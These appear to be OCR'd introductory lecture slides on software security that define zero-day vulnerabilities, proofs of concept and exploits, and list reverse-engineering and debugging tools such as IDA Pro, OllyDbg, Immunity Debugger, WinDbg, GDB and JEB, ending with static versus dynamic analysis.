
- A 0day vulnerability is an undisclosed computer-software vulnerability that hackers can exploit to adversely affect computer programs, data, additional computers or a network.
- It is known as a ”0day" because it is not publicly reported or announced before becoming active, leaving the software's author with zero days in which to create patches or advise workarounds to mitigate its actions.

https://www.exploit-db.com/

PoC and Exploit


- PoC (Proof of Concept): **An attack against a computer or network that is performed only to prove that it can be done**. It generally does not cause any harm, but shows how a hacker can take advantage of a vulnerability in the software or possibly the hardware.
- Exploit: An unethical or illegal attack that takes advantage of some vulnerability.

Code Analysis Tools: IDA Pro




IDA Starter Licenses: $739
IDA Professional Licenses $1409

Code Analysis Tools: OllyDbg



OllyDbg is a 32-bit assembler level analyzing debugger Microsoft® Windows®. OllyDbg is a shareware, but you can download and use it for free.


Code Analysis Tools: Immunity Debugger



Immunity Debugger is a powerful new way to write exploits, analyze malware, and reverse engineer binary files.


It has a large and well supported Python API for easy extensibility.

Code Analysis Tools: WinDbg




The Windows Debugger (WinDbg) can be used to debug kernel and user mode code, analyze crash dumps and to examine the CPU registers as code executes.

Code Analysis Tools: GDB



GDB, the GNU Project debugger, allows you to see what is going on `inside' another program while it executes -- or what another program was doing at the moment it crashed.

Code Analysis Tools: JEB



The Android debuggers

Static analysis and Dynamic analysis

- **Static analysis** is a method of computer program debugging that is done by examining the code **without executing** the program.
- **Dynamic analysis** is the testing and evaluation of a program by **executing data in real-time**.

Q & A